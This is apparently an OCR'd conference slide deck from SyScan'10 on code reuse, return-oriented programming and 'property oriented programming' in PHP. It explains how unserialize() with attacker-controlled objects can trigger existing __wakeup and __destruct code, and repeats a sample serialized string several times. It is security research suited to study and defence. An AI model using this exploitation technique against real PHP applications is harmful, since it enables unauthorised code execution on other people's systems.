SektionEins
http://www.sektioneins.de

Utilizing Code Reuse/ROP in PHP Application Exploits

Stefan Esser <stefan.esser@sektioneins.de>

SyScan'10

Who am I?

- Stefan Esser
- from Cologne/Germany
- Information Security since 1998
- PHP Core Developer since 2001
- Suhosin / Hardened-PHP 2004
- Month of PHP Bugs 2007 / Month of PHP Security 2010
- Head of Research & Development at SektionEins GmbH

- Part I
- Introduction

Introduction (I)

- Code Reuse / Return Oriented Programming
  - shellcode is not injected into the application
  - instead the applictation's code flow is hijacked and redirected
  - pieces of already available code are executed in an attacker defined order
  - reordered bits of code do exactly what the attacker wants

➡ required if code injection is not possible or injected code is not executable


Introduction (II)

- Research into Code Reuse / Return Oriented Programming
  - consumer architectures: x86, amd64, sparc, ppc, arm
  - intermediate architectures: REIL
  - special architectures: voting systems

➡ no research yet for web applications


Introduction (III)

- Classification
  - Code Reuse
  - Return Oriented Programming
  - Return To Libc
  - ... ?



Introduction (IV)


- Return Oriented Programming / Return To Libc
  - based on **hijacking the callstack**
  - allows **returning** into **arbitrary code gadgets**
  - **useful code** followed by a **return**
  - full **control over the stack**




Introduction (V)

- Return Oriented Programming is **not possible at the PHP level**
  - **callstack** is spread over
    - real stack
    - heap
    - data segment
  - ROP would **require control over multiple places** at the same time
  - normally overflows only allow to **hijack one place at once**
  - PHP bytecode is at **unknown positions in the heap**

Introduction (VI)




Introduction (VII)



Property Oriented Programming

- Property Oriented Programming
  - when the callstack is not controllable another code reuse technique is required
  - new software is usually object oriented
  - objects call methods of other objects stored in their properties
  - replacing or overwriting objects and properties allows another form of code reuse



Property Oriented Programming

- Property Oriented Programming in PHP
  - some limitations
  - can only call start of methods
  - cannot just overwrite some object in memory
  - need a way to create objects
  - and fill all their properties

➡ unserialize()

- Part II
  - PHP's unserialize()

unserialize()

- allows to **deserialize** serialized **PHP variables**
- supports **most PHP variable types**
  - integers / floats / boolean
  - strings / array / objects
  - references
- often exposed to **user input**
- **many vulnerabilities** in the past

SektionEins

unserialize()


- deserializing objects allows to control all properties
  - public
  - protected
  - private
- but not the bytecode !!!
- however deserialized objects get woken up __wakeup()
- and later destroyed via __destruct()

➡ already existing code gets executed

SektionEins

unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}}




unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}

SektionEins


unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}




unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}




unserialize()

- a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}



